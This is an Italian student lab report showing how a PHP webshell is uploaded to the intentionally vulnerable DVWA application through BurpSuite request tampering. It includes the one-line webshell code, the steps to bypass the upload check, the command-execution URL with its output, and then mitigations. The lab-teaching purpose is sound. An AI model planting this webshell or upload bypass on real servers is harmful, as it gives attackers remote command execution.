

Report Tecnico – Exploit File Upload su DVWA tramite BurpSuite

Studente: Simone Santonico

data : 11/05/2026

1. Introduzione

L'esercitazione dimostra come una vulnerabilità di *File Upload* possa essere sfruttata per ottenere l'esecuzione arbitraria di codice sul server.

L'ambiente di test è **DVWA (Damn Vulnerable Web Application)** configurato su **Kali Linux**, con livello di sicurezza impostato su **LOW** e proxy **BurpSuite** per l'intercettazione delle richieste HTTP.

2. Obiettivo

Caricare un file PHP malevolo bypassando i controlli di estensione e MIME type, per ottenere una **webshell** che consenta l'esecuzione di comandi sul server.

3. Setup dell'Ambiente

- **Sistema operativo:** Kali Linux
- **Applicazione vulnerabile:** DVWA
- **Strumento di analisi:** BurpSuite Community Edition
- **Configurazione:**
 - DVWA Security Level → *Low*
 - BurpSuite → Proxy attivo su **127.0.0.1:8080**
 - Browser → configurato per usare Burp come proxy

4. Analisi della Vulnerabilità

Nel modulo *File Upload* di DVWA, il controllo lato server verifica solo l'estensione del file e non il contenuto effettivo.

Questo permette di caricare file PHP rinominati con estensioni accettate o manipolati tramite BurpSuite.

5. Attacco Step-by-Step

Step 1 – Intercettazione della richiesta

Selezionare un file `malicious.php` contenente:

```
<?php system($_GET['cmd']); ?>
```

- 1.
2. Cliccare su *Upload* e intercettare la richiesta con BurpSuite.

Step 2 – Modifica della richiesta

Nel tab *Proxy* → *HTTP history*, modificare:

- Header `Content-Type` → da `image/jpeg` a `application/x-php`
- Nome file → mantenere `malicious.php`
- Rimuovere eventuali controlli client-side

Step 3 – Inoltro e verifica

Inoltro la richiesta modificata.

DVWA risponde con:

File uploaded successfully!

Your file is available at: `/hackable/uploads/malicious.php`

Step 4 – Esecuzione della webshell

Accedere all'URL:

`http://<target>/dvwa/hackable/uploads/malicious.php?cmd=id`

Output previsto:

`uid=33(www-data) gid=33(www-data) groups=33(www-data)`

6. Impatto

L'attaccante ottiene **esecuzione di comandi remoti (RCE)** sul server web, compromettendo l'intera applicazione.

Da qui può:

- Leggere file sensibili
- Creare backdoor persistenti
- Escalare privilegi se il sistema è mal configurato

7. Mitigazioni

- Implementare **validazione lato server** del MIME type e contenuto del file.
- Limitare le estensioni accettate e usare **whitelist**.
- Disabilitare l'esecuzione di script nelle directory di upload.
- Usare **sandbox** o **contenitori isolati** per gestire file caricati.
- Aggiornare DVWA e PHP alle versioni più recenti.





8. Conclusioni

L'esercizio evidenzia come una semplice vulnerabilità di *File Upload* possa evolvere in un exploit critico.

L'uso di BurpSuite consente di comprendere il flusso HTTP e manipolare le richieste per bypassare i controlli superficiali.

La lezione chiave è: **la sicurezza lato client non è mai sufficiente** — la validazione deve

sempre avvenire lato server.



← → ↻ ⚠ Not secure | 192.168.1.150/dvwa/hackable/uploads/shell.php ➤ ☆ ⚙ 👤 ⋮

Warning: system() [[function.system](#)]: Cannot execute a blank command in /var/www/dvwa/hackable/uploads/shell.php on line 1